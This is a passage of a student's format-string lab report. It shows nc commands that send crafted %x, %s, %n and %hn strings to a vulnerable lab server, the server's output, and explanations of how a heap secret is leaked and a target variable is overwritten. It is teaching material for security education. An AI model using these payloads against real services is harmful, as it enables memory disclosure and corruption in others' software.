


```
seed@Ankitha_PES1201801491_Server:~$sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff0a0
hello.bffff0a0.b7fba000.804871b.3.bffff0e0.bffff6c8.804872d.bffff0e0.bffff0b8.10.804864c.b7e1b2cd.b7fdb629.10.3.82230002.0.0.0.e20002.1.b7fff
000.b7fff020.6c6c6568
The value of the 'target' variable (after): 0x11223344
The address of the 'msg' argument: 0xbffff0a0
@@@@.bffff0a0.b7fba000.0804871b.00000003.bffff0e0.bffff6c8.0804872d.bffff0e0.bffff0b8.00000010.0804864c.b7e1b2cd.b7fdb629.00000010.00000003.8
2230002.00000000.00000000.00000000.34e70002.1902000a.00000000.00000000.40404040.
The value of the 'target' variable (after): 0x11223344
```

Here, we enter our data -@@@@ and a series of %.8x data. Then we look for our value - @@@@, whose ASCII value is 40404040 as stored in the memory. We see that at the 24th %x, we see our input and hence we were successful in reading our data that is stored on the stack. The rest of the %x is also displaying the content of the stack. We require 24 format specifiers to print out the first 4 bytes of our input.


Task 4.B: Heap Data

Next we provide the following input to the server:



```
seed@Ankitha_PES1201801491_Client:~$echo $(printf "\xc0\x87\x04\x08").%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%s
 | nc -u 10.0.2.24 9090
```

We see the following output showing that the secret message stored in the heap area is printed out:



```
seed@Ankitha_PES1201801491_Server:~$sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff0a0
��.bffff0a0.b7fba000.804871b.3.bffff0e0.bffff6c8.804872d.bffff0e0.bffff0b8.10.804864c.b7e1b2cd.b7fdb629.10.3.82230002.0.0.0.980002.1.b7fff000
.b7fff020.A secret message

The value of the 'target' variable (after): 0x11223344
```


Hence we were successful in reading the heap data by storing the address of the heap data in the stack and then using the %s format specifier at the right location so that it reads the stored memory address and then get the value from that address.

Task 5: Change the Server Program’s Memory

In the following subtasks we try to change the server program memory by altering the value of the target variable with the input we pass.


Task 5.A: Change the value to a different value

Client side:



```
seed@Ankitha_PES1201801491_Client:~$echo $(printf "\x40\xa0\x04\x08")%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x
%.8x%.8x%.8x%.8x%.8x%n | nc -u 10.0.2.24 9090
```

Server side:




```
seed@Ankitha_PES1201801491_Server:~$sudo ./server
The address of the secret: 0x080487c0
The address of the ’target’ variable: 0x0804a040
The value of the ’target’ variable (before): 0x11223344
The address of the ’msg’ argument: 0xbffff0a0
@�bffff0a0b7fba0000804871b00000003bffff0e0bffff6c80804872dbffff0e0bffff0b8000000100804864cb7e1b2cdb7fdb6290000000100000000382230002000000000000
00000000000000d1000200000001b7fff000b7fff020
The value of the ’target’ variable (after): 0x000000bc
```

Here, we provide the above input to the server and see that the target variable’s value has changed from 0x11223344 to 0x000000bc. This is expected because we have printed out 188 characters (23 * 8 + 4), and on entering %n at the address location stored in the stack by us, we change the value to BC {Hex value for 188}. Hence, we were successful in changing the memory’s value.


Task 5.B: Change the value to 0x500

In this sub-task, we change the target value to 0x500 by passing the input as shown below:



```
seed@Ankitha_PES1201801491_Client:~$echo $(printf "\x40\xa0\x04\x08")%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x
%.8x%.8x%.8x%.8x%.1100x%n | nc -u 10.0.2.24 9090
```

Server side:




```
seed@Ankitha_PES1201801491_Server:~$sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff0a0
@�bffff0a0b7fba0000804871b00000003bffff0e0bffff6c80804872dbffff0e0bffff0b8000000100804864cb7e1b2cdb7fdb62900000001000000003822300020000000000000
000000000000000098000200000001b7fff00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0b7fff020
The value of the 'target' variable (after): 0x00000500
```

We see that we have successfully changed the value from 0x11223344 to 0x0000500. To get a value of 500, we do the following 1280 – 188 =1100 in decimal, where 1280 stands for 500 in hex and 188 are the number of characters printed out before the 23rd %x. We get the 1100 characters using the precision modifier, and then use a %n to store the value.


Task 5.C: Change the value to 0xFF990000

We pass the below string as input to the server on the client side:



```
seed@Ankitha_PES1201801491_Client:~$echo $(printf "\x42\xa0\x04\x08@@@@\x40\xa0\x04\x08")%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x
%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.65245x%hn%.103x%hn | nc -u 10.0.2.24 9090
```

We see that the value of the target variable has successfully been changed to 0xff990000:




```
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000b7f
ff02000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000040404040
The value of the 'target' variable (after): 0xff990000
```

In the input string, we divide the memory space to increase the speed of the process. So, we divide the memory addresses in 2 2-byte addresses with the first address being the one containing a smaller value. This is because, %n is accumulative and hence storing the smaller value first and then adding characters to it and storing a larger value is optimal. We use the approach explained in previous steps to store ff99 in the stack, and in order to get a value of 0000, we overflow the value, that leads for the memory to store only the lower 2 bytes of the value. Hence, we add 103 (decimal) to ff99 to get a value of 0000, that is stored in the lower byte of the destination address.


Task 6: Inject Malicious Code into the Server Program

First we prepare the format string by passing the following text as input:



